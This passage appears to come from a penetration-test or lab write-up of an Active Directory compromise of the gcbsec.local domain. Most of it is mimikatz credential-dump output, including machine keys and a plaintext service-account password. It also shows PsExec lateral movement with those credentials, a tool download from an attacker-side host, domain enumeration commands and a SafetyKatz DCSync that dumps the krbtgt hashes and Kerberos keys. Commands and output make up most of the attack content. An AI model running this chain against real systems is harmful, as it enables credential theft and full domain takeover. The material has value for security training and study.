           rc4_hmac_old      24413f97e44cd86bfe2e7693d85be7e6
           rc4_md4           24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_nt_exp   24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old_exp  24413f97e44cd86bfe2e7693d85be7e6

Authentication Id : 0 ; 23187 (00000000:00005a93)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:19 AM
SID               : S-1-5-96-0-0

         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
         * Key List :
           aes256_hmac       52c8f462668554f9020e4abdf498c5212908e29d6ce3d52985512f4981efa1cb
           aes128_hmac       0aa00043d0b13b9a4b45bf8591c530ca
           rc4_hmac_nt       24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old      24413f97e44cd86bfe2e7693d85be7e6
           rc4_md4           24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_nt_exp   24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old_exp  24413f97e44cd86bfe2e7693d85be7e6

Authentication Id : 0 ; 23169 (00000000:00005a81)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:19 AM
SID               : S-1-5-96-0-1

         * Username : SEC-SYSLOG01$
         * Domain   : gcbsec.local
         * Password : %Z3@gGD=%@.fu?xSI71?'13U`9LOSgwrsVLR3\f"ZDa1rO'pm)\8"%>uA!.qbr3;BLT5t%K*.PbVfI.S"Tdj2Y&^B#D+>su`'p[A$K\U<?:sDu)wyZ0KrqUI
         * Key List :
           aes256_hmac       52c8f462668554f9020e4abdf498c5212908e29d6ce3d52985512f4981efa1cb
           aes128_hmac       0aa00043d0b13b9a4b45bf8591c530ca
           rc4_hmac_nt       24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old      24413f97e44cd86bfe2e7693d85be7e6
           rc4_md4           24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_nt_exp   24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old_exp  24413f97e44cd86bfe2e7693d85be7e6

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : SEC-SYSLOG01$
Domain            : SEC
Logon Server      : (null)
Logon Time        : 2/15/2024 3:53:18 AM
SID               : S-1-5-18

         * Username : sec-syslog01$
         * Domain   : GCBSEC.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac       07bcf641fce570c892975ef6c82a78d2ea814075aa521de69caac817da9a0c0f
           rc4_hmac_nt       24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old      24413f97e44cd86bfe2e7693d85be7e6
           rc4_md4           24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_nt_exp   24413f97e44cd86bfe2e7693d85be7e6
           rc4_hmac_old_exp  24413f97e44cd86bfe2e7693d85be7e6

mimikatz(commandline) # exit
Authentication Id : 0 ; 75029 (00000000:00012515)
Session           : Service from 0
User Name         : syslogagent
Domain            : SEC
Logon Server      : SEC-DC
Logon Time        : 2/15/2024 3:53:29 AM
SID               : S-1-5-21-4056425676-3036975250-1243519898-1105

         * Username : syslogagent
         * Domain   : GCBSEC.LOCAL
         * Password : Password123
         * Key List :
           aes256_hmac       0a201e463878efc53674319fdcf96b66e7108fa4b3c01972883f86050168951e
           aes128_hmac       bc09df713f507660234ec674378fe5b4
           rc4_hmac_nt       58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_old      58a478135a93ac3bf058a5ea0e8fdb71
           rc4_md4           58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_nt_exp   58a478135a93ac3bf058a5ea0e8fdb71
           rc4_hmac_old_exp  58a478135a93ac3bf058a5ea0e8fdb71
.\PsExec.exe \\192.168.144.197 -accepteula -u "sec\syslogagent" -p "Password123" cmd

Invoke-WebRequest -Uri http://192.168.100.41:443/ADModule-master.zip -OutFile "C:\ADModule-master.zip" -UseBasicParsing
Expand-Archive -Path "C:\ADModule-master.zip" -DestinationPath "C:\"
Get-ADUser -Filter * | Select-Object -ExpandProperty 'Name’

Get-ADComputer -Filter * | Select-Object -ExpandProperty 'Name'

ipconfig /all

We confirmed that we are operating under the sec\syslogagent user account. This account is not only a member of the local Administrators group, but also belongs to the highly privileged Enterprise Admins group in the Active Directory domain. Despite not being part of the Domain Admins group, being an Enterprise Admin grants this user equivalent or greater privileges across the forest, allowing for administration of any domain within it. This has significant implications for lateral movement, domain-wide privilege escalation, and trust exploitation.
Get-ADDomainController

The enumeration output from Get-ADDomainController confirms the domain controller's identity, role, and configuration details for the gcbsec.local domain.
The domain controller is SEC-DC, located at the IPv4 address 192.168.144.1, and is running Windows Server 2019 Standard. It serves as a global catalog server and is not read-only, meaning it can process write operations and perform replication. The server is fully integrated into the forest gcbsec.local, and it holds all five FSMO roles, Schema Master, Domain Naming Master, PDC Emulator, RID Master, and Infrastructure Master. This indicates that SEC-DC is the most authoritative domain controller in this environment.

Get-ADTrust -Filter *
Get-ADGroup -Filter * | Select-Object -ExpandProperty 'Name'
Groups
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Get-ADGroupMember -Identity 'Enterprise Admins'

We verified that syslogagent is indeed a direct member of the Enterprise Admins group. This was a critical discovery, as it solidifies our foothold at the forest level. We also see the domain Administrator account as another member of this group, further validating that this group’s membership is intentionally structured for top-tier administrative access.
Together, this triage gives us a clear view of where syslogagent stands within the hierarchy, while not a domain admin, it holds a higher strategic position as an enterprise admin, which can be leveraged for further attack paths or persistence mechanisms across the AD forest.
.\SafetyKatz.exe "privilege::debug" "lsadump::dcsync /user:sec\krbtgt" "exit"

DCSync
.\SafetyKatz.exe "privilege::debug" "lsadump::dcsync /user:sec\krbtgt" "exit"
\aeyazee"rvlg:eu""sdm:cyc/srsckbg""xt
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:sec\krbtgt
[DC] 'gcbsec.local' will be the domain
[DC] 'sec-dc.gcbsec.local' will be the DC server
[DC] 'sec\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/26/2019 4:44:00 AM
Object Security ID   : S-1-5-21-4056425676-3036975250-1243519898-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: da6010de93e6e1c94bdd90bb42a9920e
    ntlm- 0: da6010de93e6e1c94bdd90bb42a9920e
    lm  - 0: 6a78868ea499826ad40dcd2bc80490f5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 9e2fdb212cf30e2f2480ba48e1fbc2a7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GCBSEC.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 431ea6c9bee05ed969f0787cd57c00d1105a20b748511956aa4881732890b9d3
      aes128_hmac       (4096) : d696b81649c3d126680548702e7d6013
      des_cbc_md5       (4096) : c1297a2fc49d31bc

* Primary:Kerberos *
    Default Salt : GCBSEC.LOCALkrbtgt
    Credentials
      des_cbc_md5       : c1297a2fc49d31bc

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  1056e56c2297fa1365354d09fa247175
    02  2aa3e92e74f26e57bb06a6bc0a62af21
    03  ea3d761ead7417b5f63328ba3780c791
    04  1056e56c2297fa1365354d09fa247175
    05  2aa3e92e74f26e57bb06a6bc0a62af21
    06  955d5fe74d5432721ebd1108f288eca9
    07  1056e56c2297fa1365354d09fa247175
    08  6fd58204c68d4ce36f04c688650e8753
    09  6fd58204c68d4ce36f04c688650e8753
    10  cfcf9e3c9e2fcb7ab04f652767f75724
    11  29981ec91d9887c62b0f00b8a01dc201
    12  6fd58204c68d4ce36f04c688650e8753
    13  27f3c32a1f8477a301b0d7338baf93e5
    14  29981ec91d9887c62b0f00b8a01dc201
    15  abf96c2c7f1bf6a99876221b77f97889
    16  abf96c2c7f1bf6a99876221b77f97889
    17  3f6aec6c5144aaa2e75420a4999abb8d
    18  401a4ca99f0cf769fcbd195c155b8766
    19  29f720174be0cba1863ca6abefa6cfeb
    20  c6f66bdaae424ca4a71afebf3fd61e4d
    21  29138b630c456ced08cc87983885c628
    22  29138b630c456ced08cc87983885c628
    23  a4bcbb1e4d55217dc18b7a1973369a58
    24  46fe5e00c979824f9dc10be122cf77c6
    25  46fe5e00c979824f9dc10be122cf77c6
    26  762a6abd9d68635aea5adc242461e704
    27  23836fd24ee77536d5f5b7d59edc0d0b
    28  9b8d5eb9490a8c8d2326b6e81be89651
    29  202d78ad58eff2556fc005ab2703ebd1
We successfully performed a DCSync attack using SafetyKatz from a host where we had compromised the syslogagent user, who is a member of the Enterprise Admins group. This privilege level was critical because it gave us the necessary rights to replicate domain secrets without needing additional ACL manipulation.
The DCSync operation targeted the krbtgt account in the sec domain. As expected, it returned a full credential dump, including the NTLM hash, LM hash, and Kerberos key material (AES, DES, and supplemental credentials like WDigest and NTLM-Strong-NTOWF). This confirms full control over the Kerberos ticket granting infrastructure.